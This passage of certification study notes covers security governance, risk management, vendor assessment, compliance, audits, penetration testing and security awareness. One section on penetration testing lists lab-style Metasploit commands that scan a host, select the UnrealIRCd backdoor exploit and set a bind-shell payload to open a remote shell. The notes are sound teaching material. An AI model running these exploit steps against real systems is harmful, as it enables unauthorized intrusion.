    - Sensitivity
    - Trends
    - Alerts
    - Correlation

Log File:

- A file that records either events that occur in an operating system or other software that runs, or messages between different users of a communication software
    - Network logs
    - System logs
    - Application logs
    - Security logs
    - Web logs
    - DNS log
    - Authentication logs
    - Dump Files
    - VoIP
    - Call Managers
- Syslog/Rsyslog/Syslog-ng: (Linux & Unix)
    - Variations of syslog which all permit the logging of data from different types of systems in a central repository
- Journalctl:

    - Linux command line utility used for querying and displaying logs from the “journald”, which is responsible for managing and storing log data on a Linux machine
- NXLog: (Unix, Linux, & Windows)
    - A multi-platform log management tool that helps to easily identify security risks, policy breaches, or analyze operational problems
- NetFlow:
    - Network protocol system created by Cisco that collects active IP network traffic as it flows in or out of an interface, including its point of origin, destination, volume, and paths on the network
- Sampled Flow (SFlow):
    - Provides a means for exporting truncated packets, together with interface counters for the purpose of network monitoring
- Internet Protocol Flow and Information Export (IPFIX):
    - Universal standard of export for Internet Protocol flow information from routers, probes, and other devices that are used by mediation systems, accounting, and billing systems, and network management systems to facilitate services

5.0 Security Program Management and Oversight

5.1 Summarize elements of effective security governance.

Governance:

- Overall management of the organization’s IT infrastructure, policies, procedures, and operations
- Strategic leadership, structures, and processes that ensure an organization’s IT infrastructure aligns with its business objectives

Guidelines

- Recommended best practices that are flexible and provide direction on how to meet policy requirements.
- Not mandatory, but they help users and administrators understand how to comply with standards and policies.

Policies

Acceptable use policy (AUP):

- A document that outlines the do’s and don’ts for users when interacting with an organization’s IT systems and resources

Information security policies:

- Outline how an organization protects its information assets from threats, both internal and external

Business continuity:

- Focuses on how an organization will continue its critical operations during and after a disruption

Disaster recovery:

- Focuses specifically on how an organization will recover its IT systems and data after a disaster

Incident response:

- A plan for handling security incidents

Software development lifecycle (SDLC):

- Guides how software is developed within an organization

Change management:

- Aims to ensure that changes are implemented in a controlled and coordinated manner, minimizing the risk of disruptions

Standards

- Provide a framework for implementing security measures, ensuring that all aspects of an organization's security posture are addressed

Password:

- Dictate the complexity and management of passwords, which are the first line of defense against unauthorized access

Access control:

- Determine who has access to what resources within an organization
    - DAC: allows the order of the information or resource to decide who can access it
    - MAC: uses labels or classifications to determine access
    - RBAC

Physical security:

- These standards cover the physical measures taken to protect an organization's assets and information

Encryption:

- Ensure that data intercepted or accessed without authorization remains unreadable and secure

Procedures

- Systematic sequences of actions or steps taken to achieve a specific outcome

Change management:

- Systematic approach to dealing with changes within an organization
- 1. The need for change is identified, and the potential impacts are assessed.
- 2. A plan is developed.
- 3. The change is implemented.
- 4. A review is conducted.

Onboarding:

- The process of integrating new employees into the organization

Offboarding:

- The process of managing the transition when an employee leaves

Playbooks:

- Checklist of actions to perform to detect and respond to a specific type of incident

External considerations

Regulatory:
- These regulations can cover a wide range of areas, from data protection and privacy to environmental standards and labor laws

Legal:
- Closely tied to regulatory considerations, but they also encompass other areas such as contract law, intellectual property, and corporate law
- Minimum wage, overtime, health and safety, anti-discrimination, employee benefits

Industry:
- The specific standards and practices that are prevalent in a particular industry
- ex) Agile methodology

Local:
- Local ordinance in a city or zoning laws

Regional:
- In California, the California Consumer Privacy Act(CCPA)

National:
- Laws like the Americans with Disabilities Act (ADA) in the United States

Global:
- General Data Protection Regulation (GDPR) implemented by the European Union

Monitoring and revision

Monitoring:
- Regularly reviewing and assessing the effectiveness of the governance framework

Revision:
- Updating the governance framework to address these gaps or weaknesses

Types of governance structures

Boards:
- A board of directors is a group of individuals elected by shareholders to oversee the management of an organization

Committees:
- Subgroups of a board of directors, each with a specific focus

Government Entities:
- They establish laws and regulations that organizations must comply with

Centralized Structures:
- Decision-making authority is concentrated at the top levels of management

Decentralized Structures:
- Distributes decision-making authority throughout the organization

Roles and responsibilities for systems and data

Owners:

- Senior executive role that has the responsibility for maintaining the confidentiality, integrity, and availability of the information asset

Controllers:

- Entity that holds responsibility for deciding the purposes and methods of data storage, collection, and usage, and for guaranteeing the legality of processes

Processors:

- Group or individual hired by the data controller to help with tasks like collecting, storing, or analyzing data

Stewards:

- Focused on the quality of the data and the associated metadata

Custodians:

- Responsible for handling the management of the system on which the data assets are stored

Privacy Officer:

- Role that is responsible for the oversight of any kind of privacy-related data, like PII, SPI, or PHI

5.2 Explain elements of the risk management process.

Risk Management:

- Fundamental process that involves identifying, analyzing, treating, monitoring, and reporting risks

Risk identification

- Recognizing potential risks that could negatively impact an organization's ability to operate or achieve its objectives
- Brainstorming, checklists, interviews, scenario analysis

Risk assessment

Ad hoc:

- Conducted as and when needed, often in response to a specific event or situation that has the potential to introduce new risks or change the nature of existing risks
- Specific events or situations and may be repeated

Recurring:

- Conducted at regular intervals, such as annually, quarterly, or monthly

One-time:

- Conducted for a specific purpose and are not repeated
- Specific project or initiative and are not repeated

Continuous:

- Ongoing monitoring and evaluation of risks

Risk analysis

Qualitative (Subjective and high-level view of risks):

- A method of assessing risks based on their potential impact and the likelihood of their occurrence

Quantitative (Objective and numerical evaluation of risks):

- Method of evaluating risk that uses numerical measurements

Single loss expectancy (SLE):

- Monetary value expected to be lost in a single event

Annualized loss expectancy (ALE):

- Expected annual loss from a risk (SLE x ARO)

Annualized rate of occurrence (ARO):

- Estimated frequency with which a threat is expected to occur within a year

Probability:

- The statistical chance that a risk event will occur.

Likelihood:

- The estimated frequency or possibility of a risk event, often rated qualitatively.

Exposure factor:

- Proportion of an asset that is lost in an event

Impact:

- The overall effect of the risk event on the organization (financial, operational, reputational).

Risk register

- A document detailing identified risks, including their description, impact likelihood, and mitigation strategies
    - Risk description: Entails identifying and providing a detailed description of the risk
    - Risk Impact: Potential consequences if the risk materializes
    - Risk Likelihood/Probability: Chance of a particular risk occurring
    - Risk Outcome: Result of a risk, linked to its impact and likelihood
    - Cost: Pertains to its financial impact on the project, including potential expenses if it occurs or the cost of risk mitigation

Key Risk Indicators:

- Essential predictive metrics used by organizations to signal rising risk levels in different parts of the enterprise

Risk owners:

- Person or group responsible for managing the risk

Risk threshold:

- Determined by combining the impact and likelihood

Risk tolerance

- Refers to an organization or individual’s willingness to deal with uncertainty in pursuit of their goals

Risk appetite

- Signifies an organization's willingness to embrace or retain specific types and levels of risk to fulfill its strategic goals

Expansionary:

- Organization is open to taking more risk in the hopes of achieving greater returns

Conservative:

- Implies that an organization favors less risk, even if it leads to lower returns

Neutral:

- Signifies a balance between risk and return

Risk management strategies

Transfer:

- Involves shifting the risk from the organization to another party (ex. insurance)
    - Contract Indemnity Clause: A contractual agreement where one party agrees to cover the other's harm, liability, or loss stemming from the contract

Accept: Recognizing a risk and choosing to address it when it arises

- Exemption:
    - Provision that grants an exception from a specific rule or requirement
- Exception:
    - Provision that permits a party to bypass a rule or requirement in certain situations

Avoid:

- Strategy of altering plans or approaches to completely eliminate a specific risk

Mitigate:

- Implementing measures to decrease the likelihood or impact of a risk

Risk reporting

- Process of communicating information about risk management activities
    - Informed Decision-Making: offer insights for informed decisions on resource allocation, project timelines, and strategic planning
    - Risk Mitigation: recognize when a risk is escalating to mitigate it before becoming an issue
    - Stakeholder Communication: assist in setting expectations and showing effective risk management
    - Regulatory Compliance: demonstrate compliance with these regulations

Risk Monitoring: Involves continuously tracking identified risks, assessing new risks, executing response plans, and evaluating their effectiveness during a project's lifecycle

Residual Risk: Likelihood and impact after implementing mitigation, transference, or acceptance measures on the initial risk

Control Risk: Assessment of how a security measure has lost effectiveness over time

Business impact analysis

- Process that involves evaluating the potential effects of disruption to an organization's business functions and processes

Recovery time objective (RTO):

- Represents the maximum acceptable length of time that can elapse before the lack of a business function severely impact the organization

Recovery point objective (RPO):

- Represents the maximum acceptable amount of data loss measured in time

Mean time to repair (MTTR):

- Represents the average time required to repair a failed component or system

Mean time between failures (MTBF):

- Represents the average time between failures

5.3 Explain the processes associated with third-party risk assessment and management.

Third-party Vendor Risks:

- Potential security and operational challenges introduced by external entities(vendors, suppliers, or service providers)

Vendor assessment

- Process that organizations implement to evaluate the security, reliability, and performance of external entities

Penetration testing:

- Simulated cyberattack against the supplier's system to check for exploitable vulnerabilities

Right-to-audit clause:

- Grants organizations the right to evaluate vendors

Evidence of internal audits:

- Vendor's self-assessment where they evaluate their own practices against industry standards or organizational requirements

Independent assessments:

- Evaluation conducted by third-party entities that have no stake in the organization's or vendor's operations

Supply chain analysis:

- Used to dive deep into a vendor's entire supply chain and assess the security and reliability of each link

Vendor selection

Due diligence:

- Rigorous evaluation that goes beyond surface-level credentials

Conflict of interest:

- Arises when personal or financial relationships could potentially cloud the judgment of individuals involved in vendor selection

Agreement types

Basic Contract:
- Versatile tool that formally establishes a relationship between two parties

Service-level agreement (SLA):
- The standard of service a client can expect from a provider

Memorandum of agreement (MOA):
- Formal and outlines the specific responsibilities and roles of the involved parties

Memorandum of understanding (MOU):
- Less binding and more of a declaration of mutual intent

Master service agreement (MSA):
- Blanket agreement that covers the general terms of engagement between parties across multiple transactions

Work order (WO)/statement of work (SOW):
- Used to specify details for a particular project

Non-disclosure agreement (NDA):
- Commitment to privacy that ensures that any sensitive information shared during negotiations remains confidential between both parties

Business partners agreement (BPA):
- Document that goes a step beyond the basic contract when two entities decide to pool their resources for mutual benefit

Vendor monitoring

- Mechanism to ensure that the chosen vendor still aligns with the organizational needs and standards
    - Feedback Loops:
        - Involve a two-way communication channel where both the organization and the vendor share feedback

Questionnaires

- Comprehensive documents that potential vendors fill out to offer insights into the operations, capabilities, and compliance

Rules of engagement

- Guidelines that dictate the terms of interaction between an organization and its potential vendors

5.4 Summarize elements of effective security compliance.

Compliance:
- Adherence to laws, regulations, standards, and policies that apply to the operations of the organization

Compliance reporting

- Systematic process of collecting and presenting data to demonstrate adherence to compliance requirements

Internal:

- Collection and analysis of data to ensure that an organization is following its internal policies and procedures

External:

- Demonstrating compliance to external entities such as regulatory bodies, auditors, or customers, often mandated by law or contract

Consequences of non-compliance

Fines:

- Monetary penalties imposed by regulatory bodies for non-compliance with laws and regulations

Sanctions:

- Strict measures taken by regulatory bodies to enforce compliance

Reputational damage:

- The negative impact on a company's reputation due to non-compliance

Loss of license:

- Non-compliance can lead to the loss of a company's license to operate

Contractual impacts:

- Consequences or effects that arise as a result of a contract between two or more parties

Compliance monitoring

- The process of regularly reviewing and analyzing an organization's operations to ensure compliance with laws, regulations, and internal policies

Due diligence:

- Conducting an exhaustive review of an organization's operations to identify potential compliance risks

Due care:

- The steps taken to mitigate these risks

Attestation:

- Formal declaration by a responsible party that the organization's processes and controls are compliant

Acknowledgement:

- Recognition and acceptance of compliance requirements by all relevant parties

Internal Monitoring:

- Regularly reviewing an organization's operations to ensure compliance with internal policies

External Monitoring:

- Third-party reviews or audits to verify compliance with external regulations or standards

Automation:

- Automated compliance systems can streamline data collection, improve accuracy, and provide real-time compliance monitoring

Privacy

Legal implications:
- Local/regional:
    - Laws specific to certain areas (e.g., CCPA in California, PIPEDA in Canada).
- National:
    - Country-wide regulations (e.g., HIPAA in the U.S.).
- Global:
    - International regulations affecting multiple jurisdictions (e.g., GDPR in the EU).

Data subject:
- The individual whose personal data is collected and processed.

Controller vs. processor:
- Controller determines the purpose and means of processing data.
- Processor handles data on behalf of the controller.

Ownership:
- Clarity on who is responsible for safeguarding and managing data assets.

Data inventory and retention:
- Tracking what data is collected, where it is stored, and ensuring it is only retained for as long as legally or operationally necessary.

Right to be forgotten:
- Data subject's right to request deletion of their personal data when it is no longer necessary for processing.

5.5 Explain types and purposes of audits and assessments.

Audits:
- Systematic evaluations of an organization's information systems, applications, and security controls
- Letter of attestation is discussed to provide proof of a conducted penetration test
    - Software Attestation: involves validating the integrity of software by checking that it hasn't been tampered with or altered maliciously
    - Hardware Attestation: involves validating the integrity of hardware components
    - System Attestation: involves validating the security posture of a system

Attestation

- Process that involves the formal validation or confirmation provided by an entity that is used to assert the accuracy and authenticity of specific information

Internal

Internal Audit:
- Systematic evaluation of the effectiveness of internal controls, compliance, and integrity of information systems and processes

Compliance:

- Ensuring that information systems and security practices meet established standards, regulations, and laws

Audit committee:

- Group of people responsible for supervising the organization's audit and compliance functions

Internal Assessment:

- An in-depth analysis to identify and assess potential risks and vulnerabilities in an organization’s information systems

Self-assessments:

- Internal review conducted by an organization to gauge its adherence to particular standards or regulations

Minnesota Counties Intergovernmental Trust (MCIT)

- Created a checklist to help members to reduce data and cyber security risks by identifying and addressing vulnerabilities

Cyber-security Self-assessment:

- Helps organizations identify and strengthen data security areas internally

External

External Audit:

- Systematic evaluation carried out by external entities to assess an organization’s information systems and controls (GDPR, HIPAA, PCI DSS)

External Assessment:

- Detailed analysis conducted by independent entities to identify vulnerabilities and risks

Regulatory Compliance:

- Objective that organizations aim to reach in adherence to applicable laws, policies, and regulations

Examinations:

- Comprehensive security infrastructure inspections that are conducted externally

Assessment:

- Performing a detailed analysis of an organization's security systems to identify vulnerabilities and risks
    - Risk assessment, Vulnerability assessment, Threat assessment

Independent third-party audit:

- Offers validation of security practices, fostering trust with customers, stakeholders, and regulatory authorities

Penetration testing

- Simulated cyber attack against a computer system, network, or web application

Physical:

- Testing an organization's physical security through testing locks, access cards, security cameras, and other protective measures

Offensive (Red Teaming):

- Proactive approach that involves use of attack techniques, akin to real cyber threats, that seek and exploit system vulnerabilities

Defensive (Blue Teaming):

- Reactive approach that entails fortifying systems, identifying, and addressing attacks, and enhancing incident response times

Integrated (Purple Teaming):

- Combination of aspects of both offensive and defensive testing into a single penetration test

Known environment:

- Detailed target infrastructure information from the organization is received prior to the test

Partially known environment:

- Involves limited information provided to testers, who may have partial knowledge of the system

Unknown environment:

- Testers receive minimal to no information about the target system

Reconnaissance:

- An initial phase where critical information about a target system is gathered to enhance an attack's effectiveness and success
- Passive:
    - Gathering information without direct engagement with the target system, offering lower detection risk but less data
- Active:
    - Direct engagement with the target system, offering more information but with a higher detection risk

Metasploit:

- Multi-purpose computer security and penetration testing framework that encompassess a wide array of powerful tools, enabling the execution of penetration tests
    - Kali linux → type "msfconsole" in cli
        - Auxiliary: this includes scanners, sniffers, fuzzers, spoofers, etc
        - Post: stands for post exploitation, basically any additional task that you may need to perform on a compromised host
        - Payloads: what exploits are going to deliver and run, when you run those payloads, it gives you control over machine, elevated permissions, etc
        - Encoders: ensure the payloads make it to their destination in one piece and undetected, you may encode or encrypt things to bypass different IDS, firewalls, router ACLs, and etc.
        - Nops: non-operation, used to keep the payload sizes consistent across all the different exploit attempts
        - Evasion: you can use these techniques to get through some sort of defenses that somebody has set up against you
    - ex) "exploit/windows/smb/ms17_010_psexec"

- After this, when you type in options, you can see what kind of exploits you can use
- “set rhosts 192.168.1.2”
- rhost: remote host or the IP you want to target
- rport: remote port you want to target
- lhost & lport: local host & local port
- “nmap {IP_ADDRESS}”
- “nmap 172.16.218.130 -sV”
- “search irc”
- “use 18” 18 is the number of exploit which is “unix/irc/unreal_ircd_3281_backdoor”
- “set rhosts 172.16.218.130”
- “show payloads”
- Set up bind shell on that remote server, “set payload cmd/unix/bind_perl”
- “run”
- Control + Z → background session 1
- “sessions -l” to see all the sessions you have “sessions 1” brings up session 1
- “exit”

5.6 Given a scenario, implement security awareness practices.

Security Awareness: Refers to the knowledge and understanding of potential threats

Phishing

Campaigns:

- Anti-phishing Campaign: Vital tool for educating individuals about phishing risks and how to recognize potential phishing attempts in user security awareness training
    - Urgency: Phishing emails induce urgency by pushing recipients to take immediate action
    - Unusual requests: Approach emails requesting sensitive information with high suspicion and caution
    - Mismatched URLs: In HTML-based emails, the visible text is the display text, while the underlying URL of a web link can be manipulated.
    - Poor spelling and grammar: Emails with “broken English”, poor grammar, or multiple spelling errors are often a phishing campaign.
    - Strange email addresses: Always verify the sender’s email address when receiving an email
- Conducting Anti-phishing Campaign: Trend Micro

Recognizing a phishing attempt:

- Identifying suspicious indicators such as misspellings, unexpected attachments, spoofed sender addresses, or urgent/pressuring language.

Responding to reported suspicious messages:

- Following policy when users report phishing, typically by escalating to the security team, quarantining the message, and educating the user.

Anomalous behavior recognition

Risky:

- Behavior that increases the likelihood of compromise, such as downloading unauthorized software, connecting to unknown Wi-Fi, or clicking suspicious links.

Unexpected:

- User actions outside normal patterns, like logging in at unusual times or from abnormal locations.

Unintentional:

- Accidental violations of policy, such as misdirected emails, weak password reuse, or accidentally sending data to the wrong recipient.

User guidance and training

Policy/handbooks:

- Policy:
    - Guidelines or rules providing framework for consistent decision-making and action
- Handbooks:
    - Comprehensive guides that provide information on specific topics

Situational awareness:

- Being mindful of surroundings, tasks, and the potential consequences of one's actions
    - Training users to be alert to threats in context, such as spotting shoulder surfing, tailgating, or suspicious physical presence.

Insider threat:

- Security risk that originates from individuals within an organization

Password management:

- Practices and tools used to create, store, and manage passwords
- Password Manager:
    - A specialized tool that is used with a web browser to remember all the different usernames and passwords for all the various sites

Removable media and cables:

- Baiting tactics may be used such as dropping a thumb drive so that someone may take and connect it to a workstation
- An unknown USB drive should never be connected to any computer to prevent potential malware infection

Social engineering:

- Manipulative strategy that exploits human psychology to gain unauthorized access to systems, data, or physical spaces
    - Motivational Triggers:
        - Authority:
            - The power or right to give orders, make decisions, and enforce obedience
        - Urgency:

        - Compelling sense of immediacy or time-sensitivity that drives individuals to act swiftly or prioritize certain actions
    - Social Proof:
        - Psychological phenomenon where individuals look to the behaviors and actions of others to determine their own decisions or actions in similar situations
    - Scarcity:
        - Psychological pressure people feel when they believe a product, opportunity, or resource is limited or in short supply
    - Likability:
        - It is associated with being nice, friendly, and socially accepted by others
        - ex) sexual attraction, pretending to be a friend, common interest
    - Fear:
        - Feeling afraid of someone or something, as likely to be dangerous, painful, or threatening

Operational security:

- Reinforcing the importance of protecting sensitive information by minimizing unnecessary disclosure and following "need-to-know" principles.

Hybrid/remote work environments:

- Remote work: Performing job functions outside of the traditional office environment
- Hybrid work: Combination of remote work setup and in-office setup
- 1. Emphasize the use of secure connections, such as VPNs, for data access
- 2. Implement a multi-factor authentication for added layer of security
- 3. Educate employees on cybersecurity trends and promote a culture that emphasizes security
- 4. Consider using company-issued devices with up-to-date security software
- 5. Implement automated backups for data protection
- 6. Select secure collaboration tools with end-to-end encryption and compliance
- 7. Maintain clear communication between cybersecurity teams and remote employees for security resolutions and audits

Reporting and monitoring

Initial:

- First-time security awareness training at onboarding or during initial rollout of awareness programs.

Recurring:

- Ongoing, periodic refreshers (e.g., annual phishing tests or quarterly training) to reinforce concepts and address evolving threats.

Development

- Creating tailored security awareness programs based on organizational needs, risk assessments, and compliance requirements.

Execution

- Delivering and enforcing the awareness program through campaigns, training sessions, simulations, and policy enforcement, ensuring employees consistently apply best practices.